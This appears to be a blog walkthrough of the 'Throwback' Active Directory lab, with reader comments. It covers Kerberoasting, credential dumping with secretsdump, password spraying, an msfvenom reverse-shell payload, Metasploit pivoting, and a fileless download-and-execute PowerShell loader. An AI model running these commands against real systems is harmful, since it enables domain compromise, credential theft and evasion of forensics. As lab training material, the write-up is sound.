
At the end of the last post we had taken over Throwback-TIME and dumped the hashes. Now we need to do some more recon on that machine to see if there is anything of interest. Before we do that, I tried to crack the hash for the “Timekeeper” user as that didn’t seem standard. Using hashcat again with mode 1000 for NTLM and the rockyou wordlist we were able to crack it.
hashcat.exe -a 0 -m 1000 ..\hash.txt ..\rockyou.txt
We can test the credentials by trying to SSH into the Throwback-TIME machine through proxychains (using the route setup in Metasploit from last time).

Now, we can continue looking around the machine. Using netstat, we can get a list of ports the machine is listening on and one stands out that we didn’t see before: port 3306 (MySQL) appears to be listening.


We can also see that there is an xampp directory in the root directory for the C drive, so the MySQL instance running is likely part of that. As XAMPP needs a way to manage the MySQL database it uses, it includes binaries in its directory, such as C:\xampp\mysql\bin\mysql.exe which will let us connect directly to the database (assuming we have credentials). I ran into a problem at this point when my SSH connection died and wouldn’t let me re-connect, so I switched to using RDP instead. I can the administrator hash we dumped to connect via WinRM and use that shell to add the timekeeper user to the Remote Desktop Users group using the following command.

net localgroup "Remote Desktop Users" timekeeper /addAfter this, I can use xfreerdp to connect to the machine as the Timekeeper user.
When I try to connect to MySQL, however, we find the password we have for Timekeeper doesn’t work.

Going back to our enumeration of domain users, I remember seeing a user named SQLService, which might have the credentials we need for this database. Many times these SQLService accounts will have an SPN (Service Principal Name) set to associate it with a certain SQL server running and these SPNs can allow us to Kerberoast the account to try and gather its password hash. Using a previous session with PowerView still loaded, we can see this account does have an SPN set.


I’m not going to go into detail about how Kerberoasting works, but in this case I’m going to use the Impacket toolkit again to do it using the “GetUserSPNs.py” script. The command below just needs us to specify valid credentials for any user in the domain, specify the domain controller, and tell it to request a ticket on behalf of any users found.
proxychains python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py throwback.local/blairej:7eQgx6YzxgG3vC45t5k9 -dc-ip 10.200.14.117 -no-pass -requestWe can see in the image below that it successfully finds the same SPN we saw earlier and then provides us a hash of the Kerberos ticket for the user.
Now, as usual, we just need to pass it over to hashcat to try and crack it. We identify the hash type as 13100 using the hashcat example hashes page again. Then run it and find it cracks almost immediately with the password “mysql337570”.


If we go back to our RDP session and try logging into MySQL one more time using this new password we’re able to get in now. Now let’s enumerate what’s in the database.


Looking at the available databases, we see two of potential interest: domain_users and timekeepusers. Looking at domain_users first shows it only has one table named “users”.

Checking the content of that table gives us a list of usernames that we haven’t seen before in our enumeration, so possibly users from another domain.

Looking at the timekeepusers database shows the same single table “users”, but gives us a list of users along with passwords.
Throwback-DC01
With this new information we can turn our focus on attacking the domain controller itself. We know its IP is 10.200.14.117, so let’s try password spraying with some of these new passwords we found combined with our previous list.
After a little bit, we get a hit on the user JeffersD being able to log into the DC with the password “Throwback2020”.

For simplicity, I used RDP to try the credentials and they successfully give us a session on the domain controller.

Looking at the local administrators for the machine, we can see that our account is not one, but the user MercerH appears to be, which might be useful later.

A little more enumeration of our user’s folders reveals a document named “backup_notice.txt” in the Documents folder that has credentials for the backup account.

Given that in order for an account to successfully backup a server, it would need sufficient privileges to do so, we can assume the backup account likely has access to dump certain information from the domain controller. It might not be able to log in as an administrator, but we can try using another Impacket script called “secretsdump.py” to remotely dump the domain hashes using the backup credentials.
proxychains python3 /usr/share/doc/python3-impacket/examples/secretsdump.py backup:"TBH_Backup2348!"@10.200.14.117 -dc-ip 10.200.
14.117

And it successfully dumped the hashes for all users in the Throwback.local domain, which means we essentially own this domain now. For ease of use and so we don’t have to try and pass the hashes whenever we need them, I copied over just the NTLM portion of each user’s hash to try and crack with Hashcat. Most of the successful cracks were for passwords we already knew about, but “pikapikachu7” was the password for the user MercerH, who happens to be an administrator on the DC.

As my SSH is still being weird and won’t let me connect, RDP again it is. We can see that I’m able to successfully connect using mercerh’s credentials to the domain controller, which means we now have an interactive session with domain admin rights.
We could use the built-in Windows Server AD tools to poke around since we’re in an RDP session, but I prefer PowerView for this portion. I loaded it from my local machine into memory in the RDP session and checked for other domains in the forests, along with any domain trusts our current domain may have with them.

This output tells us there is a second domain named “corporate.local”, which we have a bidirectional trust with, and the main domain controller appears to have the hostname “CORP-DC01”.
We can do a few more enumeration searches for users and computers.


We get a list of users that seems to match the domain_users table we saw in the MySQL database and only two computers in the domain: CORP-DC01 and CORP-ADT01. A quick ping shows the names can be resolved and gives us the IPs of the machines.

Pivoting to Corporate.local domain
I tried to run crackmapexec against CORP-DC01 to verify if I could reach it, but it doesn’t appear that my current route through Throwback-PROD allows me to as it times out rather than just denying, so we’ll need to set up a new session in Metasploit and create a route going through Throwback-DC01 instead.

First, I created a new file with msfvenom to move over to my session on the DC.
msfvenom -p windows/meterpreter/reverse_tcp lhost=tun0 lport=9999 -f exe -o shell-dc.exeAfter transferring the file over and running it, I have a new session in Metasploit for the DC.


I then went back to the autoroute module and used the “delete” cmd setting to remove the current route going through Throwback-PROD. There are some errors that show up, but the ending route command shows we have no current routes set.

Switching the command back to “autoadd” and changing the session to our new one of the DC, running it gives us similar errors, but also shows we now have a new route defined going through Throwback-DC01.
Checking crackmapexec again, we can see this time it successfully connects, but then gives us an explicit logon failure message, so our new route appears to be working.

As we have a bidirectional trust, we should be able to authenticate to the corporate.local DC using an account from the throwback.local domain, such as the one we’re currently using: mercerh. Crackmapexec failed above because it defaulted to using the corporate domain, but when specifying throwback.local, it successfully connects. It even gives the message “Pwn3d” at the end, indicating our user is an administrator.

I’ll end this post here for now and with the next one we’ll move into looking around the Corporate.local network. Here is the current state of the network and new machines we have owned.

Until next time again!


Thanks for this series! Just using it as a supplement to the Throwback network to make sure I don’t miss anything interesting. Was wondering if you could expand on this please? “I loaded it [PowerView] from my local machine into memory in the RDP session”. I’ve used powerview in the past by copying the .ps1 onto the target and importing the module that way, but not sure exactly what you mean by that quote and haven’t been able to clarify by searching. Thanks!
LikeLike
Sure thing. I don’t think I clarified in the post that I meant the PowerShell session rather than RDP, but instead of creating a file on the target server with the PowerView script contents, you can load it directly into a PowerShell session with a command like “IEX (iwr http://YOURIP/PowerView.ps1 -UseBasicParsing)”. After it’s loaded, you can just run the PowerView commands like normal as long as you have that same PS session open. The advantages to doing it this way are that you avoid saving anything new to disk and lessen any potential forensic artifacts left behind. It doesn’t really matter for a CTF like this, but would be useful on an actual pentest engagement.
LikeLike
Ahh thank you. I thought you meant you loaded it through the RDP session in some way. But thanks for providing that command too!
LikeLike
There is also a way to load local files with evil-winrm, by using the ‘-s’ option.
Example: -s scripts (where ‘scripts’ is the name of the local folder in kali).
Parameter ‘s-’ means that we can specify a local directory for scripts, that we can load directly into memory using evil-winrm sessions, without touching the disk.
LikeLike